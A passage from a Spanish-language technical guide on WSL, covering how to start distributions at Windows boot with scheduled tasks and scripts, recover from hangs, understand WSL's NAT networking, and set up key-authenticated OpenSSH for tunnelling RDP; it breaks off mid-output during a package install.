
Meter al usuario para que pueda crear tareas en la sesión 0, en el inicio de Windows

Después, vamos con la tarea programada. Se arranca como administrador. Y se configura como se ve en la imagen.



Configurando una tarea

El desencadenante será “al iniciar al sistema” y para la acción, como indicaba, hay varias opciones a su vez. Vamos con la “canónica” que volvió a funcionar en septiembre de 2023.




Configurando así la tarea, se levantará una virtual en la sesión 0

Administrador de tareas								
Procesos		Rendimiento	Historial de aplicaciones		Inicio	Usuarios	Detalles	Servicios
Nombre	PID	Estado	Nombre d...	Id. de...	CPU	Memoria (...)	Virtualización ...	
svchost.exe	7952	En ejecución		0	00	1.584 K		
wsl.exe	8100	En ejecución	Sergio	0	00	1.248 K	No permitida	
conhost.exe	8120	En ejecución	Sergio	0	00	2.432 K	No permitida	

Aquí podemos ver que wsl.exe se ha levantado con mi usuario, pero en la sesión 0


Cualquier comando en la distribución por defecto, se habrá ejecutado. Pero como decía, esto tiene un efecto colateral y un precio. Lo que se ejecuta en sesión 0 no puede interactuar gráficamente con el usuario y por tanto no funcionará WSLg, del que hablaré en el siguiente capítulo. En otras palabras, la distribución funcionará y podemos operarla por comando, pero no se podrán mostrar aplicaciones gráficas hasta que no se haga un *shutdown* y se vuelva a lanzar WSL ahora sí, en la sesión 1 (del escritorio).



No encuentra wsl.exe, pero solo porque wsl.exe está en sesión 0.

Ahora que sabemos que lanzando c:\Program files\WSL\wsl.exe desde el programador de tareas se levanta una distribución, podemos explorar otras formas que puede que sí o puede que no funcionen en tu configuración concreta. Son una serie de recomendaciones de usuarios en las que nadie unánimemente confirma que siempre funcionen. Pero aun así, son muy interesante de conocer.

Uno de los trucos para las acciones del programador de tareas es, en vez de wsl.exe, levantar un Terminal, solo que poniendo la distribución como sistema por defecto.



Pongo que la distribución Ubuntu se levante con la Terminal, y la terminal programada al arranque

Otra alternativa de programa a lanzar en el programador de tareas con este script VBS.

```
set object = CreateObject("WScript.Shell")
object.Run "C:\Program Files\WSL\wsl.exe" ~, 0
```

Otra alternativa es lanzar como tarea scripts en BAT similares a este:

```
@start /b nircmd.exe execmd wsl ~
```

Con la ayuda de nircmd³¹. En Windows 10 he conseguido que funcione y se lance la distribución al inicio de Windows, pero se lanza la máquina con unos privilegios que, cuando abro mi sesión como usuario, no puedo interactuar con las distribuciones. Tampoco funciona aunque seas administrador.

³¹ <https://www.nirsoft.net/utils/nircmd.html>

Otra fórmula que parece que funciona a algunos es obligar al proceso a ejecutarse en la sesión 1. Esto se consigue si se arranca al inicio un BAT como por ejemplo:

```
c:\Users\Sergio\psexec64.exe -i 1 "C:\Program Files\WSL\wsl.exe"
```

Y cómo no, también se puede crear un script Powershell con, por ejemplo:

```
wsl -d Ubuntu-22.04 -u root service ssh start
```

Y crear una tarea programada al inicio con este comando de acción:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Y estos argumentos:

```
-ExecutionPolicy Bypass -File C:\Scripts\startwsl.ps1
```

Aquí³² otras ideas y trucos variados para Windows 11 y 10.

Qué hacer ante un cuelgue

Algo que puede ocurrir a menudo es que se cuelgue todo. Sobre todo tras volver de una hibernación o suspensión. El comando WSL puede colgarse y no responder o las distribuciones no arrancar. Para eso, hay varios remedios. El primero matar los procesos.

³² <https://github.com/peppy0510/wsl-service>

⌚ wsl.exe	9176		1,89 MB
⌚ wsl.exe	21096		1,84 MB
🐧 wsl.exe	26660		2,31 MB
⌚ wslhost.exe	2500		2,04 MB
⌚ wslhost.exe	7392		1,84 MB
⌚ wslhost.exe	7644		2,18 MB
⌚ wslhost.exe	19356		1,85 MB
⌚ wslrelay.exe	6580		1,66 MB
⌚ wslservice.exe	5504	784 B/s	7,54 MB
💻 WUDFHost.exe	1200		5,31 MB
...

Varios procesos wsl en el sistema

Por línea de comando podría hacerse así:

```
for /f "tokens=2" %A in ('tasklist ^| findstr wsl*') do
taskkill /PID %A
```

El segundo intentar parar y reanudar el servicio.

```
sc.exe stop LxssManager
sc.exe start LxssManager
```

O con PowerShell:

```
Restart-service lxssmanager
```

Y por último intentar buscar el proceso exacto del servicio y matarlo por las bravas si lo anterior no funciona. Este comando busca el PID de svchost.exe que está alojando el LxssManager y después, del resultado mata al proceso.

```
tasklist /svc /fi "imagename eq svchost.exe" | findstr
LxssManager
taskkill /F /PID <pidResultadAnterior>
```

Si no permite matarlo, puede ayudar *processhacker*³³ o similares.

³³ <https://processhacker.sourceforge.io>

Difuminando el paisaje: Redes

Es necesario entender que WSL tiene su propia pila de red, y que por defecto se une a Windows como lo hacen las virtuales en modo NAT. Esto es, la máquina virtual que aloja las distribuciones y Windows mantienen una subred compartida. En mi caso se trata de una 172.25.160.1 con máscara de red 255.255.240.0. En las distribuciones que instale (para todas las instancias), se utilizará la 172.25.175.122 con la misma máscara.


```
Adaptador de Ethernet vEthernet (WSL):
```

```
Sufijo DNS específico para la conexión. . . :  
Vínculo: dirección IPv6 local. . . : fe80::3c28:a18c:e4e:8ff1%56  
Dirección IPv4. . . . . : 172.25.160.1  
Máscara de subred . . . . . : 255.255.240.0  
Puerta de enlace predeterminada . . . . . :
```

```
sergio@DESKTOP-KP500GD:~$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1492  
      inet 172.25.173.122 netmask 255.255.240.0 broadcast 172.25.175.255  
        inet6 fe80::215:5dff:fe5a:9692 prefixlen 64 scopeid 0x20<link>  
          ether 00:15:5d:5a:96:92 txqueuelen 1000 (Ethernet)  
            RX packets 1745 bytes 719353 (719.3 KB)  
            RX errors 0 dropped 0 overruns 0 frame 0  
            TX packets 313 bytes 90442 (90.4 KB)  
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
      inet 127.0.0.1 netmask 255.0.0.0  
        inet6 ::1 prefixlen 128 scopeid 0x10<host>  
          loop txqueuelen 1000 (Local Loopback)  
            RX packets 0 bytes 0 (0.0 B)  
            RX errors 0 dropped 0 overruns 0 frame 0  
            TX packets 0 bytes 0 (0.0 B)  
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Interfaz de red en Windows y en la distribución Ubuntu

Por tanto 172.25.173.22 (Mi Linux) y 172.25.160.1 (Mi Windows) se ven perfectamente entre ellas porque compartimos un rango de la 172.25.160.1 a la 172.25.175.254.



La dirección IP de Windows está en la interfaz virtual (número 3 en mi caso)

La IP, única para todas las distribuciones en general, desde Windows se puede saber así:

```
wsl hostname -I
```

Desde las propias distribuciones, se puede ver con `ifconfig`. Pero antes tendrás que instalar las net-tools.

```
apt-get install net-tools
```

Lo creas o no, la IP en las distribuciones no puede hacerse estática, e, insisto, es compartida por las diferentes máquinas. Sin embargo, existe un truco para “hacerla estática en cada reinicio”. Desde Windows, se consigue así:

```
netsh interface ip add address "vEthernet (WSL)" 172.25.173.23 255.255.255.0
```

Lo que se está haciendo en realidad, es añadir otra IP a la interfaz.

En la máquina Linux, se consigue de esta manera:

```
sudo ip addr add 172.25.173.24/24 broadcast 172.25.173.255 dev eth0 label eth0:1;
```

con el mismo fin. Habrás creado una interfaz virtual 172.25.173.24 en Linux, y Windows tendrá ahora también la IP 172.25.173.23 además de la suya “oficial”.


Adaptador de Ethernet vEthernet (WSL):

```
Sufijo DNS específico para la conexión. . . :  
Vínculo: dirección IPv6 local. . . : fe80::30a:6224:115b:33ab%56  
Dirección IPv4. . . . . : 172.25.160.1  
Máscara de subred . . . . . : 255.255.240.0  
Dirección IPv4. . . . . : 172.25.173.23  
Máscara de subred . . . . . : 255.255.255.0  
Puerta de enlace predeterminada . . . . :
```

Una IP virtual para la interfaz de WSL

Si consigues correr estos comandos en cada arranque, ambas máquinas tendrán dirección IP “fija” para comunicarse entre ellas.

Y para entender todo esto todavía mejor, vamos a hacer un ejercicio de *nateo* de redes. Vamos a ejecutar *OpenSSH* en el WSL. Y con ese servidor, vamos a tunelizar desde fuera una conexión SSH para acceder desde el exterior al escritorio del Windows que lo aloja a través de RDP. El esquema será este:



Esquema de conexión al RDP de Windows a través del servidor OpenSSH en la WSL

El primer paso será instalar en la distribución Linux, el OpenSSH.


```
sudo apt-get install openssh-server
```

Pero no queremos entrar en el sistema de cualquier manera sino con claves públicas y privadas, para hacerlo más seguro. Para ello (aunque podría hacerse desde Linux)

generaremos nuestras claves desde Windows con el viejo amigo Putty, que podrás descargar desde aquí³⁴.

```
puttygen.exe
```

Nos mostrará un sencillo programa para generarlas. Creará un fichero con la clave privada, que almacenaremos y la clave pública la mostrará en pantalla. La copiamos.



Generando la clave RSA desde puttygen

La clave pública se verá como algo así:

```
ssh-rsa
AAAAB3NzaC1yc2EAAAQAAIEAkG0liq00OH29qDdN3IVR7YWmU+1KSPFdTB
NBuRx4Vm/CGtTfkaaliQGyC97Wj2jdKkv4VCiYB79beJFoV1MDORQZrpNPq
TuP8ZhBm8Eox+m2ftgVH+r035Hfb/PSq5Qi4HJJF+M08MrQr6dtx48b4zAEO
9cAfNFYJL0Dok= rsa-key-20231021
```

Esta se copia directamente dentro de este archivo en la distribución Linux:

```
nano ~/.ssh/authorized_keys
```

Le damos los permisos adecuados para que nadie toque.


```
chmod 700 ~/.ssh
```

³⁴ <https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html>

Ahora le decimos al servidor que no nos queremos autenticar con contraseñas, sino con claves públicas. Para más seguridad aún, cambiamos también el puerto de 22 a 2222.

```
sudo nano /etc/ssh/sshd_config
```

Dentro de este fichero, buscamos y modificamos estos parámetros.




```
passwordauthentication no
PubkeyAuthentication yes
Port 2222
```

Reinicia el servicio con, por ejemplo:

```
sudo systemctl restart sshd.service
```

Ya podremos conectarnos a la WSL. Vamos a configurar putty.exe, para conectarnos desde Windows. Por cierto, aunque quizás no lo sepas, Windows trae un cliente SSH de serie. Preferimos putty.exe para realizar los túneles, pero para probar que lo has instalado correctamente, debes instalar el cliente SSH en Windows desde la instalación de funcionalidades. Si no sabes si lo tienes ya instalado:




```
Get-WindowsCapability -Online | ? Name -like 'OpenSSH.Client*'
```

Si es así, podrías probar a crear las claves públicas y privadas con:


```
ssh-keygen
```

Y para conectarte, con las claves, algo tan simple como:




```
ssh sergio@172.25.168.148:2222 -i "C:\Users\Sergio\Documents\private.ppk"
```

Podrías añadir la clave por defecto al servicio para no tener que especificarla cada vez.




```
set-service ssh-agent StartupType 'Automatic'
Start-Service ssh-agent
ssh-add "C:\Users\username\.ssh\id_rsa"
```

Pero en realidad, vamos a usar putty.exe una vez comprobado que funciona. Le decimos el nombre del usuario y dónde está nuestra clave privada.



Configuro la sesión con el nombre por defecto



Establezco la clave privada

Y si todo va bien, ya podremos entrar (acuérdate de poner la dirección IP del WSL y el puerto 2222 que hemos cambiado).

```

sergio@DESKTOP-KP500GD: ~
Using username "sergio".
Authenticating with public key "rsa-key-20231014"
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.90.1-microsoft-standard-WSL2 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.

 https://ubuntu.com/engage/secure-kubernetes-at-the-edge
Last login: Sat Oct 14 12:41:38 2023 from 127.0.0.1
sergio@DESKTOP-KP500GD:~$ 

```

Ya estamos dentro sin meter la clave

Ahora viene lo interesante. Vamos a redirigir puertos para realizar el túnel. Nos fijamos bien en las direcciones de cada sistema.

```

sergio@DESKTOP-KP500GD:~$ sudo apt-get install net-tools
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  net-tools
0 upgraded, 1 newly installed, 0 to remove and 102 not upgraded.
Need to get 204 kB of archives.
After this operation, 819 kB of additional disk space will be used.
